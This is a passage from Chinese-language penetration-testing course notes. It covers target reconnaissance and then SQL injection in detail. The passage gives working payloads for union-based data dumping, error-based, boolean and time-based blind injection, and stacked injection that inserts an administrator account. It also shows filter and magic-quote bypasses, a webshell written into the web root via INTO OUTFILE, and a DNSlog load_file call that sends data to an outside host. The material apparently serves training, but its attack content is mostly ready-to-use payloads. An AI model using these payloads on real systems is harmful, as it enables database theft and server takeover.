- (2) 快照与其他信息：往往要使用普通搜索引擎的快照，查看历史其他时间点中，搜索引擎爬虫获取到的页面信息，百度、ask.com、bing.com、谷歌、雅虎、360、dogpile、duckduckgo、yandex 等。尽量使用多的搜索引擎，这样可以确保检测到更多的数据。

步骤 3：资产信息收集。找到下面的各种类型的申请记录，每个申请记录都可能对应不同的 ip 地址，而这些 ip 地址很可能是同一个人申请的，进而找到关联的 ip。如果关联 ip 中的主机里，存在一个主机有漏洞，破解其中的数据库口令，那么很可能这个人的其他服务器的数据库也采用了相同的口令，可以同时破解全部的数据库。

- (1) crt.sh 收集 https 证书申请记录，
- (2) whois 查看资产信息
- (3) DNS 记录查询

2.9.3 网站信息收集

在端口扫描中，所有的开放 http 和 https 的端口，统统算在网站信息的范围内，都要进行网站信息收集。teemo 可以自动爬取网站中出现的站点，但没有手动收集涵盖的范围广。

步骤 1：ip 地址反向查询域名，将所有的得到的域名列表都记录到文档中。

步骤 2：检索全部域名的子域名，并进行记录

- (1) 子域名查询：<http://tool.chinaz.com/subdomain/>
- (2) SubdomainCollector 1.6
- (3) Layer 挖掘机 5.0

步骤 3：通过超级 ping，再次检测所有子域名的 ip 地址，判断是否存在相同的 ip 值、相同网段的 ip 值。然后对于每一个不同的 ip，再次使用步骤 1 的 ip 地址反向查询域名，然后再次使用步骤 2。进而找到所有的关联的 ip。

步骤 4：存活检测，判断列表中的域名是否可以访问到，也可以跳过此步骤

通过 alivecheck 1.6 存活检测工具

步骤 5：搭建平台信息。通过返回的数据包中的 http header 中的 server，判断服务器搭建平台的中间件。通过搜索这些中间件对应版本号存在的漏洞，可以找到渗透点。

步骤 6：目录扫描：扫描每一个网站的后台网站目录。此步骤必须要绕过 WAF。扫描的网站同时包括了域名和 ip 地址两种形式，例如对 www.test.com 进行扫描，同时对其 ip 地址 192.168.1.100 进行扫描，记录后台地址。

- (1) dirsearch 后台扫描
- (2) dirscan 后台扫描
- (3) 御剑后台扫描工具（下图为御剑后台扫描）



步骤 7：网站 CMS 检测

- (1) 在线工具：whatweb、wapplyzer、whatrunc、BlindElephant
- (2) 本地工具：御剑 web 指纹识别程序、Test404 轻量 WEB 指纹识别、Scan-T 主机识别系统、Dayu 主机识别系统

如果已经识别出是某个 CMS，那也不要白费劲去做后面的检测了，因为这些 CMS 的漏洞可以在搜索引擎中随便查找。如果这个 CMS 没有漏洞，则可以按照后面的方法检测漏洞

2.9.4 App 与客户端信息收集

步骤 1：下载上面收集到的网站中全部能够下载的客户端和 APP

步骤 2：ApkAnalyser APK 反编译获取访问的 url

步骤 3：运行客户端，用 WSExplorer 抓包，或模拟器运行 APP，用 burp 抓包收集

2.9.5 信息的闭包收集

上面所有的信息，都要重复性收集，例如通过 www.test.com 获取到子域名 bbs.test.com，

而 bbs.test.com 又能找到之前没有的 ip，从这个 ip 又能继续反向查询域名。这样就会形成一个完整的闭包，以至于后面再也找不到新的信息为止。

第三章：Web 漏洞

3.1 概述

本章节只讲述 web 网站的漏洞，不涉及操作系统等漏洞。在 web 漏洞的发现环节，往往取决于第 2 章中的信息收集环节，信息收集的越全面，越有可能在这里发现更多的漏洞。

漏洞按照危害等级分为：

- (1) 高危漏洞：导致网站权限或数据库权限泄露、大量数据库的数据泄露的漏洞。包括 SQL 注入、文件上传、文件包含、代码执行、未授权访问、命令执行
- (2) 中危漏洞：导致网站权限或数据库权限泄露，但是触发难度大于高危漏洞。包括反序列化、逻辑安全
- (3) 低危漏洞：导致小部分的信息泄露，但没有数据泄露。包括 XSS 跨站、目录遍历、文件读取

其中，漏洞危害程度并非上面的死板定义，要具体问题具体分析。上面的只是理论上来讲，一旦出现该漏洞，最大的危害程度级别。比如 SQL 注入漏洞，可能只导致了很少量的数据泄露，那么这个 SQL 注入的漏洞就不算高危，如果导致了大量数据和权限泄露，就是高危漏洞。但是，低危漏洞中的 XSS 跨站，无论如何从理论上讲，也无法达到高危漏洞级别。其漏洞本身的原理就限制了危害程度。

不同的比赛中，涉及到的考核内容也不同，

- (1) CTF 网络安全大赛中喜欢考的内容为：SQL 注入、文件上传、反序列化、代码执行
- (2) SRC (Security Response Center)，例如补天，因为是实际情况，因此基本都会出现，大部分提交的都是逻辑安全，属于程序员开发的时候代码没写好。
- (3) 红蓝对抗：大部分都是高危漏洞，获取权限。

3.2 SQL 注入

3.2.1 SQL 注入简介

例如如下的 sql 语句

```
$sql = "SELECT * FROM users WHERE uid=$uid and pwd=$pwd LIMIT 0,1"
```

产生漏洞的条件：

- (1) Sql 语句必须有变量
- (2) 可控变量，变量是参数传递的
- (3) 变量没有过滤，或者是过滤不严谨，能够绕过。

理论上讲，如果过滤足够严谨，那么就没有漏洞。

此时，当用户将 id 值设计成 \$uid=test, \$pwd=0 or 1=1，那么在判断 pwd 的时候会将后面的 or 语句当做 sql 语句去执行，就会直接登录 test 用户。

例如如下的网址，都可能出现漏洞。最后一个的可变参数可能在 header 中。

```
www.xiaodi8.com/index.php?id=8
www.xiaodi8.com/?id=10
www.xiaodi8.com/?id=10&x=1
www.xiaodi8.com/index.php
```

已知参数 x 存在注入，那么下面的第 2 个和第 3 个存在注入

```
xiaodi8.com/news.php?y=1 and 1=1&x=2
xiaodi8.com/news.php?y=1&x=2 and 1=1 I
xiaodi8.com/news.php?y=1 and 1=1&x=2 and 1=1
xiaodi8.com/news.php?xx=1 and 1=1&xxx=2 and 1=1
```

3.2.1.1 注入点判断

老的方法：test.com/index.php?id=1 and 1=2

新的方法：test.com/index.php?id=1asdfasdfasdf

不用上面的这种注入测试，随便输入，比如 absbasdbasdfs，如果页面正常显示但是其中的部分内容异常，说明是查过数据库，由于查询错误导致页面部分异常，说明可以注入。如果随便输入了一个东西，导致页面跳转了，跳出来 404 错误，说明网站对于错误的输入是有检测的，一般情况下没有漏洞。

3.2.1.2 盲猜列的数量

下面的 sql 查询语句 select 了 2 个值，如何判断究竟 select 了多少个值，需要使用 order by
select uid,pwd from user where uid=\$uid, pwd=\$pwd;

这时候使用 order by 判断列的数量

```
select uid,pwd from user where uid=$uid, pwd={pwd order by 1};
select uid,pwd from user where uid=$uid, pwd={pwd order by 2};
select uid,pwd from user where uid=$uid, pwd={pwd order by 3};
```

这一句报错，因为选择的参数只有 2 个，没法按照第三个值排序。于是得出结论列的数量是 2 个。

3.2.1.3 回显判断

进行 SQL 注入的时候，最重要的是让自己注入的攻击信息的反馈结果，能够显示出来。比如某个页面中包含了“欢迎： test 用户，您的密码为 test”。那么此时构造如下的语句

```
select uid, pwd from user where uid=$uid, pwd={ any_value and 1=2 union select 1,2};
```

通过 `pwd=any_value and 1=2`, 将 `pwd` 的判断变为假, 因此前面的 `select` 选择的最终结果为空。通过 `union` 语句, 并上后面的选择结果。`Select 1,2` 表示直接返回 1 和 2。那么最后的查询结果只有 1 和 2。页面就会显示“欢迎：1 用户，您的密码为 2”。由此则可以判断位置。

在 sql 注入工具中, 使用自动检测注入的时候, 注入工具会写入诸如:

`{any_value and 1=2 union select sql_map_abcdef,2}` 的字符串, 然后在返回的页面中通过正则表达式匹配 `sql_map_abcdef`, 找到可能出现的注入点位置。

3.2.1.4 SQL 语句闭合

(1) 在进行 SQL 注入的时候, 需要注意语句的闭合, 例如, 对方的语句是:

```
sql = "select * from user where uid=$uid and pwd=$pwd"
```

则在对 `pwd` 进行注入, 并读取数据库当前用户的时候, 需要写成

```
"-1 and 0=1 union select 1, user()"
```

对方的语句是这样的:

```
sql = "select * from user where uid=$uid and pwd=$pwd limit 0,1"
```

那么按照上述的写法就可能会引发错误, 需要用下面的方法

```
"-1 and 0=1 union select 1, user() -- "
```

-- 的用法是 SQL 注释, 通过 SQL 语法中的注释功能, 将后面的内容注释, 那么数据库就不会执行, 数据库看到的语句为:

```
sql = "select * from user where uid=$uid and pwd=
      -1 and 0=1 union select 1, user() -- limit 0,1"
```

此时 `limit 0,1` 不被执行。

注意, 注释符 `--` 要求后面必须加一个空格

(2) 更常见的是对于字符串的闭合, 例如下面的查询

```
select * from user where name='$name'
```

此时, 如果想要进行注入, 将 `name='xiaodi and 1=1'` 是肯定不行的, 因为结果会变成

```
select * from user where name='xiaodi and 1=1'
```

应当将引号' 进行闭合, `name='xiaodi' and 1=1 --`, 查询语句变为

```
select * from user where name='xiaodi' and 1=1 -- '
```

最后的' 会被注释

或者当查询为下面的语句时

```
select * from user where name=('$name')
```

```
select * from user where name like '$name'
```

不同的查询语句要有不同的闭合方法。在实战中要多次尝试

(3) 再例如, 插入语句中, 可能是如下的写法

```
sql = "insert into user (uid, pwd) values ($uid, $pwd)"
```

这时候，如果想要查看用户的 user()，那么需要写成：

```
uid = "user()" 或者 "(select user())"
```

如果想要把后面的也替换掉，可以写为：

```
uid = "user(), 1 ) -- " pwd 写任意的值都可以，因为会被 uid 中的--注释
```

上面的右括号的作用就是闭合，要和前面的 values 后的左括号闭合

3.2.2 信息收集

3.2.2.1 基本信息收集

在进行 sql 注入的时候，需要收集一些必要信息作为准备工作。信息收集步骤建立在存在注入点的情况下才能进行。如果不存在注入点，那么无从谈起信息收集。虽然现在可以通过 sql 注入工具完成信息收集的自动化，但是必须要理解其工作的原理。

常见信息如下：

数据库版本：version()，用法：select version();

当前使用的数据库名：database()

当前登录的数据库用户：user()

操作系统：select @@version_compile_os;

```
select uid,pwd from user where uid={pwd and 1=2 union select version()};
```

```
select uid,pwd from user where uid={pwd and 1=2 union select database()};
```

```
select uid,pwd from user where uid={pwd and 1=2 union select user()};
```

```
select uid,pwd from user where uid={pwd and 1=2 union select @@version_compile_os};
```

3.2.2.2 数据表信息收集

(1) 在 MySQL5.0 以上版本中，mysql 存在一个自带数据库名为 information schema，它是一个存储记录所有数据库名，表名，列名的数据库。也相当于可以通过查询它获取指定数据库下面的表名或列名信息。已知，通过 select databases() 查到了当前的数据库名为 test，则可以构建如下的查询语句。

```
select uid,pwd from user where uid=-123 and pwd=-123 union select 1,
group_concat(table_name) from information_schema.tables where table_schema='test';
```

从 information_schema 的 tables 表中找到所有 test 数据库中的表名，并将其通过 group_concat 函数组合成一个字符串返回。

(2) 已知在刚刚的查询中，得到了 test 数据库中存在一个名为 user 的表，那么现在需要从 user 表中获取所有的列名：

```
select uid, pwd from user where uid=-123 and pwd=-123 union
    select 1, group_concat(column_name) from information_schema.columns
        where table_schema='test' and table_name='user';
```

从 information_schema 的 columns 表中找到所有 test 数据库下的表名为 user 的列，并将其通过 group_concat 函数组合成一个字符串返回。

(3) 已知在刚刚的查询中，user 的表的列为 uid 和 pwd，那么现在需要从 user 表中获取全部的用户数据：

```
select uid, pwd from user where uid=-123 and pwd=-123 union
    select group_concat(uid), group_concat(pwd) from user;
```

如果数量过多，则可以通过偏移量的方法读取数据，并写成脚本，顺次获取全部的数据：

```
select uid, pwd from user where uid=-123 and pwd=-123 union
    select group_concat(uid), group_concat(pwd) from user
    limit 10,5;
```

Limit 第一个参数表示查询偏移量，从第 10 个记录开始读起，第二个参数表示最大查询数量，连续读 5 个记录。

自此，全部的数据库信息均遭到了泄露。使用穿山甲工具可以图形界面操作被 SQL 注入的数据库。不过这里并不推荐穿山甲工具，因为任何的防护措施都会导致其失效。

3.2.2.3 权限判断

上面说到 select user() 可以查看当前的用户。如果用户的登录为 root@localhost，则证明网站使用了 root 用户进行数据库连接，拥有当前数据库的最高权限，也就意味着一旦数据泄露，整个数据库都会发生泄漏，如果服务器还搭建了其他网站，那么其他网站的数据也会一起被泄露，其攻击方式也叫旁站。如果当前用户非 root 用户，那么用户可能只有表的权限。

权限判断在渗透测试中至关重要，关乎到是否能够完成其他的操作，因为如果用户没有权限，那么有些语句从理论上讲就无法执行，也就没法完成攻击。因此，在搭建网站的时候尽量避免使用 root 用户连接数据库。

3.2.3 文件操作

3.2.3.1 MySQL 文件操作

Mysql 允许通过 SQL 语句直接控制文件的写入与读取，但是存在多个变量来控制

MySQL 数据库对于文件的访问性。在进行文件控制之前，需要先判断服务器中的 MySQL 是否开启了这个功能。语句格式如下：

```
show global variables like '%secure%';
```

Variable_name	Value
require_secure_trans	OFF
secure_auth	ON
secure_file_priv	C:\ProgramData\MySQL\MySQL Server 5.7\Uploads\

MySQL 只允许操作在 secure_file_priv 变量对应目录下的文件，并且为了保证安全性，MySQL 无法通过 SQL 语句对该值进行修改。这个值在初始化数据库服务的时候就已经被确定了，无法改变。需要修改数据库启动参数。打开 MySQL Server 5.7，找到 my.ini 文件，编辑该文件，找到 secure-file-priv 行，将其后面的值删掉，让 secure-file-priv 为空，重启 MySQL 服务，就可以对任意位置的文件进行操作了。

读取：select LOAD_FILE('C:/ProgramData/MySQL/MySQL Server 5.7/Uploads/task.txt')

将 x 写入文件：select 'x' into outfile 'C:/ProgramData/MySQL/MySQL Server 5.7/Uploads/task.txt'

3.2.3.2 敏感文件读取

常见的 MySQL 可读取到的敏感文件列表，参见：

https://blog.csdn.net/weixin_30292843/article/details/99381669

(1) 系统配置

例如，查看防火墙策略/etc/sysconfig/iptables，用于反弹 shell 的端口配置（后面介绍）

(2) 第三方软件

例如查到 pcAnywhere 这个第三方软件，如果这个软件存在漏洞，就可以使用这个软件来控制服务器。

(3) 路径爆破

通过 python 编写程序，对列表的路径依次进行访问读取。

3.2.3.3 webshell 写入

如果经查询得知 MySQL 允许文件操作，那么可以直接写入网站后门。将上面所说的一句话木马写入到网站目录中。例如网站的根目录是'C:/web/'

```
select '<% eval request("hack")%>' into outfile 'C:/web/webshell.php'
```

这时，在访问网站下的 webshell.php 时，加入请求参数 hack='phpinfo()'，就可以完成木马的上传。

3.2.4 注入类型

3.2.4.1 请求方法

PHP 对于页面参数获取包括了 `get`、`post`、`cookie` 这三种常见的方法，分别接收对应的参数。还有 `request` 方法，接收任意的参数。

- (1) 当用户输入 `test.php?id=10` 的访问请求后，无论任意的请求方法，只有 `get` 和 `request` 方法能够接收到数据
- (2) 当用户输入 `test.php`，并将请求方法改为 `post`（或 `put` 等），在 `http` 请求的 `body` 部分加入 `id=10` 后，只有 `get` 和 `request` 方法能够接收到数据
- (3) 当用户输入 `test.php`，无论任意请求方法，在 `http` 请求的 `header` 中的 `cookie` 部分 `id=10` 后，只有 `get` 和 `cookie` 方法能够接收到数据

可以 SQL 注入的条件其中之一是可控制变量，在黑盒测试中，用户的 `http` 协议数据包的任意一个部分均为可控变量，只有网络层的 `tcp/ip` 协议才不可控。因此 `http` 协议数据包的任何一个参数都有可能成为注入点。包括了 `url` 地址后面携带的参数，`http` 报文头 `header` 中的每一个参数，以及 `http` 的 `body` 部分的参数。

例如服务器需要读取用户的 `user-agent` 并插入数据库，那么在 `header` 中的 `user-agent` 就是注入点。在 `user-agent` 中写入 SQL 语句就会导致注入成功。当然，`user-agent` 的值有极大的可能只是服务器后台判断，从不会显示给用户，因此这种注入也被称之为无回显的注入，注入成功的结果无法通过浏览器直接看到，此时需要使用一些特殊的手段，后面会有具体的实施过程。

在有些不严谨的服务器代码中，服务器为了获取用户的基本信息，判断用户的信息 `name` 是否在 `cookie` 中，如果不在，则从 `body` 中取出用户的 `name` 和 `password` 进行查数据库比较，在成功后将数据写入到 `cookie` 中。这个时候，由于服务器默认了 `cookie` 中的数据是由服务器自己写入的，因此数据绝对安全，而不进行过滤，只有用户的 `body` 部分是不安全的不用过滤。这样就会导致 `cookie` 成为注入点。例如在 `body` 中的用户数据过滤了 `select` 等数据库操作语句，但是 `cookie` 中的数据取出后直接查询数据库，那么通过 `cookie` 就可以完成对于服务器的攻击。

3.2.4.2 数据格式

在进行注入的时候，需要注入与服务器接受数据类型相同的数据格式，否则会导致无法注入。常见的数据格式包含了

无任何处理的格式：`id=10&pwd=123`

`Json` 格式： {

```
"id": 10,  
"pwd": 123
```

```

}

Base64 编码的格式: aWQ9MTAmcHdkPTEyMw==  

url 编码的格式: id%3D10%26pwd%3D123  

json+base64 编码的格式 ewoJImlkIjogMTAsCgkicHdkIjogMTIzCn0=

```

因此，格式的变化多种多样，只有在使用了与服务器对应的格式的情况下，才能完成注入。

3.2.4.3 SQL 语句

常见的 SQL 语句包含了 select、insert、delete 和 update，不同的 SQL 语句有不同的闭合方法，能执行不同的操作。例如 select 语句后面能够注入 user()，来获取用户信息，而 delete 语句需要使用特殊的手段进行注入，同样可以达成注入 user() 的结果。具体的过程参见盲注

3.2.4.4 堆叠注入

堆叠查询注入：Stacked inject。堆叠注入从名词的含义就可以看到应该是一堆 sql 语句（多条）一起执行。而在真实的运用中也是这样的，我们知道在 mysql 中，每一条语句结尾加；表示语句结束。这样我们就想到了是不是可以多句一起使用。这个叫做 stacked injection。堆叠查询要区分数据库，有些数据库不支持。那么通过堆叠注入，就可以实现执行任意的 SQL 语句。由于很多网站都通过 type 类性值来区分用户的等级，例如 type=1 则是管理员，type=2 则是普通用户，那么如果我们能够适用堆叠注入插入一个管理员账号，就可以控制整个网站。例如如下的 SQL 语句：

```
$sql = "SELECT * FROM users WHERE uid=$uid and pwd=$pwd LIMIT 0,1"
```

构造如下的注入语句：

```
$sql = "SELECT * FROM users WHERE uid=
0 and pwd=0; insert into user(uid, pwd, type) values(root, root, 1); -- 注释后面的语句
and pwd=$pwd LIMIT 0,1"
```

就可以插入管理员账号。

3.2.5 魔术引号与反注入机制

3.2.5.1 魔术引号

为了解决 SQL 注入问题，PHP 中（不同的网站编程语言有不同的反注入方法）引入了魔术引号，打开方式如下：



这个选项在 5.4 以后的版本被取消了。在打开了魔术引号的时候，当输入数据包含了单引号，双引号”，反斜杠\，和 NULL 空字符的时候，会被加上反斜杠进行转义，这时候由于转义字符的作用，将导致很多的注入无法闭合，比如：

```
select LOAD_FILE('D:/test.txt');
```

在进行了转义后，可能导致执行失败。对应的绕过方法是，利用 hex 编码绕过转义，在网上搜索 hex 工具，或者小葵工具将 D:/test.txt 转化为十六进制 443A2F746573742E747874，然后使用 mysql 中解码函数 unhex()，对其解码，写成如下语句：

```
select LOAD_FILE(UNHEX('443A2F746573742E747874'));
```

3.2.5.2 无差别过滤策略

魔术引号属于该过滤策略，其特点是对所有的数据进行无差别过滤。无论数据库中的数据表是 int 类型还是 string 类型，过滤器均不知道，也不用知道。过滤器所做的工作就是去将所有的用户输入进行无差别过滤。例如在 PHP 中使用如下的过滤方法：

```
$id=$_REQUEST['id'];
$id=str_replace('select', '', $id);
```

这种方法不对用户的数据本身的类型进行判断，只是单纯的去把 select 替换为空，从而进行过滤。这种无差别过滤方法保证了简易性，但是增加了系统的负荷，同时增大了产生漏洞的风险。

网站防火墙 WAF 完全使用这种策略、PHP 的框架几乎都使用了这种无差别过滤策略，java 中的 filter 和 interceptor 也是这个策略。

优点：

(1) 简易

例如写了一个库，专门用于对输入进行过滤，定义一个函数叫做 filter_sql_injection()，传入用户输入，将输入进行过滤。每次当需要过滤用户输入的时候，直接调用函数即可。

缺点：

(1) 产生漏洞的风险很大

PHP 中的过滤代码需要自己去写，或者使用框架 CMS。例如最常见的 thinkphp 框架中，框架帮你写好了过滤代码，在执行的时候只需要去调用即可。因此如果 thinkphp 框架本身的过滤机制不严谨，或者用户对于 thinkphp 框架使用的不熟练，不知道存在过滤的函数，自己写了个过滤，那么就会出现 SQL 注入的漏洞。

例如上面的过滤 select 策略，MySQL 是大小写不敏感的，如果将 select 写成 Select、sELeCt，还是可以绕过检测。因此还需要先对输入大小写转换等，检测过程复杂。

因此 PHP 框架虽然灵活简单，但是其不严谨的语法导致了很多漏洞的出现，想要写出

一个 PHP 程序很简单，但是想要写一个没有漏洞的 PHP 程序则很难。

(2) 增加负载

通常情况下，进行一个完整的逻辑判断，需要消耗大量的 CPU 资源，极大的增加的系统的负载，导致运行效率低下。

3.2.5.3 单点过滤策略

单点过滤策略的原理是，对不同的数据模型，单独进行格式的判断。例如如下 SQL 语句

```
select * from user where uid=$uid
```

因为已知 uid 是 int 型数值，那么构建如下的正则表达式：

```
^[0-9]*[1-9][0-9]*$
```

这个正则表达式只接受正整数。当用户输入为 123abc 的时候，只会得到 123 这个结果，从而完成过滤。或者直接进行类型转换，将 string 转换为 int，如果转换报错，则直接返回 404 错误。这种过滤方法安全系数极高，一般情况下几乎不会产生漏洞。因此如果使用了这种过滤方法，可以直接放弃 SQL 注入了。

在 python 和 java 中，存在数据模型的操作方法，例如 python 的 flask 框架下 flask-sqlalchemy 库，需要用户提供数据库的数据模型，例如数据库中有一个表，名为 user，其中有一个名为 uid，值为 int 型的属性。在对数据库进行操作的时候，SQL 语句并不由用户直接写入，而是用户调用 user 对象，执行其中的方法，来对数据进行操作。此时 flask-sqlalchemy 在已经得知 uid 为 int 型后，会自动对用户的输入安装 int 型进行过滤。当得知数据类型为 string 型后，会过滤空格之后的全部内容。在 java 中则用 MyBaits 包完成了相同的工作。

3.2.6 ACCESS 数据库

之所以单独把 access 数据库拿出来，是因为 access 数据库十分特殊，除了 access 数据库外的其他关系型数据库大同小异。而 access 现在市面上的已经很少了，一般 access 都是和 asp 脚本的网站联用的。

Access 数据库是微软在 windows 系统自带的数据库，无法在 linux 上使用。而 IIS 服务器也是微软的服务器，只能在 windows 系统中使用，因此 access 常常和 IIS 服务器与 asp 类型的网站联用。Access 数据库的全部数据信息都被存储在了一个文件中，文件后缀为.mdb。每一个.mdb 的文件就是一个 access 数据库。并且 access 没有很多的函数功能，比如文件读写，因此 access 不用考虑这种注入。

Access 数据库结构：

表名

列名

数据项

传统的关系型数据库：mssql、mysql、oracle：

数据库名
表名
列名
数据项

可以看出，access 数据库比其他的数据库少了一级的结构，因为一个.mdb 本身就是一个数据库。被保存在网站目录之中。

STEM (C:) > Program Files > 小旋风AspWebServer > wwwroot > Database		
名称	修改日期	类型
#Data.ldb	2013/12/22 21:49	LDB 文件
#Data.mdb	2013/12/22 21:49	MDB 文件

如何判断数据库类型，一般可以根据脚本来判断，asp 脚本往往是 mysql 或 mssql，也可以借助工具判断，sqlmap，但是不一定准确。

由于 access 数据库没有类似于 mysql 中的记录数据库本身数据的表，因此无法查到表明，只能使用暴力破解的方法针对常用的表名（user 表、admin 表等），和常见的列名（uid、pwd、passwd、password 等）进行枚举。由于 access 数据库使用率太低，这个内容不做重点。

请参考：access 偏移注入

3.2.7 *盲注

盲注为了解决的是两个问题：1. 部分网站的注入没有回显。2. 不同的数据查询类型从原则上没有回显（查询类型分为 select、delete、update、insert，只有 select 才有回显）。一般情况下，注册类网站，是没有回显的，用户输入的数据无法从返回的页面查看结果，使用的是盲注。此时，我们需要利用一些方法进行判断或者尝试，这个过程称之为盲注。我们可以知道盲注分为以下三类：

- (1) 基于报错的 SQL 盲注（报错盲注） — 解决网站 update、insert、delete 查询的注入
floor, updatexml, extractvalue
- (2) 基于布尔的 SQL 盲注（布尔盲注） — 解决没有回显的问题
regexp, like, ascii, left, ord, mid
- (3) 基于时间的 SQL 盲注（延时盲注） — 解决没有回显的问题
if, sleep

上优先选择报错盲注，其次是逻辑判断（复杂），最后是延时判断（时间长）

3.2.7.1 *报错盲注

参考资料 <https://www.jianshu.com/p/bc35f8dd4f7c>

报错盲注利用了数据库 SQL 语句的解析原理。例如下面的注入：

```
delete from user where id=
3 and extractvalue(1, select user());
```

攻击者构造了第二行的语句，数据库会从里到外依次对 SQL 语句进行解析。首先执行

最内层的 select user()语句，这时候我们想要的 user()值已经被 SQL 语句成功执行了，结果为 root@localhost。然后执行外层的 extractvalue，这个函数用于取出 xml 的值，由于刚刚的 root@localhost 并不是 xml 结构，因此会报错，大致内容就是“root@localhost 不能被 xml 解析”。然后 SQL 语句执行结束，不会再去执行 delete 的内容了。此时我们能够通过报错的信息来查看注入结果。

该攻击方法重点针对 update、delete、insert 这三种没有回显的 SQL 查询方式进行注入，迫使其执行 select 的内容。但是有一个必要的条件，就是攻击者必须要能够看到报错的回显结果。例如弹出服务器内部错误的页面，显示了错误原因大致为：“服务器内部错误，在执行***行代码时产生的错误未进行处理，堆栈信息为：root@localhost 不能被 xml 解析”。这时注入就完成了。但是，如果服务器直接弹出 404 错误，错误信息完全没有被打印，那么就无法报错注入，因为根本看不到报错信息。

同时，为了方便注入工具进行批量注入，在报错的界面中找到具体的 root@localhost 关键字的路径，注入工具中会默认下面的原理进行注入：

```
delete from user where id=
3 and extractvalue(1, concat(0x5c, select user()));
```

在 extractvalue 中加入一层 concat 字符串拼接。在执行 select user()后，root@localhost 的结果拼接另一个特殊的字符串，字符串不一定是 0x5c。此时报错的结果会变为特殊字符串 +root@localhost，注入工具通过正则表达式匹配页面中的特殊字符串，一旦出现特殊字符串，则说明注入成功，注入的结果就是字符串后面的内容。

1、通过 floor 报错,注入语句如下:

```
and (select 1 from (select count(*), concat((select (select (select concat(0x7e, database(), 0x7e)))) from information_schema.tables limit 0,1), floor(rand(0)*2)) x from information_schema.tables group by x) a)
```

2、通过 ExtractValue 报错,注入语句如下:

```
and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));
```

3、通过 UpdateXml 报错,注入语句如下:

```
and 1=(updatexml(1,concat(0x3a,(select user())),1))
```

例如，使用第一种方法，让 select 语句报错：

```
select * from user where id=
10 union (select 1,2,3 from (select count(*), concat((select (select (select concat(0x7e, user(), 0x7e)))) from information_schema.tables limit 0,1), floor(rand(0)*2)) x from information_schema.tables group by x) a)
```

Mysql 报错，可以显示出 user 的结果：

```
select * from user where id=10 union (select 1,2,3 from (select cc
limit 0,1), floor(rand(0)*2)) x from information_schema.tables grc
> 1062 - Duplicate entry 'root@localhost~1' for key '<group_key>'
> 时间: 0.01s
```

使用第一种方法，让 update 语句报错：

```
update user set username=888 where id=
3 and (select 1 from (select count(*), concat((select (select concat(0x7e, user(), 0x7e))) from information_schema.tables limit 0,1), floor(rand(0)*2)) x from information_schema.tables group by x) a)
```

使用第二种方法，让 delete 语句报错出当前的 safety 数据库中的表名：

```
delete from user where id=
3 and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables where
information_schema.tables.TABLE_SCHEMA='safety' limit 1)));
```

3.2.7.2 *布尔盲注

在报错盲注无法使用的情况下，则第二个考虑的是布尔盲注。布尔盲注的类型同样有很多，下面仅以 left 函数为例。left 函数用于取出字符串的前 n 个字符。例如 select version() 的结果为 5.7.24-log，则 select left(version(), 1) 的结果就是 5，而 select left(version(), 3) 的结果为 5.7。

因此当 SQL 语句为下面的方式时：

```
update user set username='$username' where id='$id';
```

可以构建如下的注入语句：

```
update user set username='
```

```
100' where id=1 and left(version(), 1)='4' -- where id=0;
```

将注入点放在前面的 username，然后在注入点的结尾加入--，注释后面的语句。此时在执行 update 的时候，数据库先执行了 id=1，因为存在这个用户，所以继续执行后面的 and 语句，取出 version 中的第一个字符，让其与 '4' 进行比较。显然现在的数据库版本是 5.7.24，因此结果不匹配，where 后面的值为假，用户信息并未被修改，数据库执行结果为 Affected rows: 0。此时网站检测到没有执行结果，会弹出报错界面（是否弹出界面，与网站的逻辑有关）。那么根据报错界面就可以得知，version 的第一位不是 4，那么可以将其替换为 5，继续执行，发现没有报错，说明执行成功，那么 version 第一位就是 5。然后顺次猜第二位、第三位，直到获取到全部的 version 结果。

上述的过程中，说明了想要使用布尔盲注，其必要条件是执行影响 1 行，和没有数据受到影响，必须要有不同的页面反馈结果。如果服务器的逻辑判断是，只要执行成功，数据库不报错，就返回成功，那么就无法完成布尔盲注。

3.2.7.3 *延时盲注

在上面的两种盲注方法都失效的情况下，才考虑使用延时盲注。延时盲注使用了 if 和 sleep 函数。

sleep: 睡眠一段时间。

if (条件, 成真返回的值, 成假返回的值)

当 SQL 语句为下面的方式时：

update user set username='\$username' where id='\$id';

可以构建如下的注入语句：

update user set username='

100' where id=1 and sleep(if(left(database(),1)='a',1,0)) -- where id=0;

此时，数据库在执行的时候，先获取了 database() 数据库的名称，然后取出最左字符的 1 个字符，与 a 对比。之后执行 if 语句，条件为真，则返回 1，否则返回 0。然后执行 sleep 语句，即，当 database() 数据库名称的第一个字符为 a 的时候，延时 1 秒，否则不延时。那么根据页面的相应时间，就可以推测结果。

这种注入的方法可以在页面没有任何回显的情况下完成注入，但是速度很慢。

3.2.8 二次注入、加解密与 DNSlog 注入

二次注入和 DNS 注入不是十分常见，因此不是注入的重点。

(1) 加解密

往往使用了 base64 进行编码，其特点是以双等号==结尾，例如搜狐视频地址。这时候必须要使用与之对应的编码方式，否则会导致服务器无法识别格式的错误。

(2) 二次注入

把攻击语句写好，存进数据库，从网站取出数据，然后拼接 sql 查询。这种注入方式十分不常见。黑盒测试一般情况下无法找到注入点。

例如，某用户名为 dhakkan，密码为 dumbo。现在注册用户名为 dhakkan'#, 密码为 xxxx，可以正常注册。但是如果修改密码，dhakkan 的密码会被修改

12	dhakkan	dumbo
14	admin4	admin4
15	xiaodi	xxxxxx
17	xiaodi'#	123456
18	sqlin	hubeNicky' or (selec
19	xiaodi111	hubeNicky' or updat
20	dhakkan' #	123456

```
'DATE users SET PASSWORD='$pass' where username='dhakkan' #' and password='$curr_pass'
```

因为在修改密码的时候，'#会屏蔽掉对于当前密码的判断。如果把注册语句写成报错注入，那么就会出现报错注入。如果用户名有长度限制，如果是后端的长度限制，那么无法绕过，如果是前端限制，则可以绕过。

二次注入突破需要找到网站 CMS，找到 CMS 之后白盒测试去找二次注入。

(3) DNSlog 注入

DNSlog 注入的原理是，mysql 执行 load_file 的时候，load_file 的内容既可以是本地文件 c:/test.txt，又可以是 http 协议的网站。那么，如果使用如下的注入语句

```
select load_file('\\\\afanti.xxxx.ceye.io\\aaa')
```

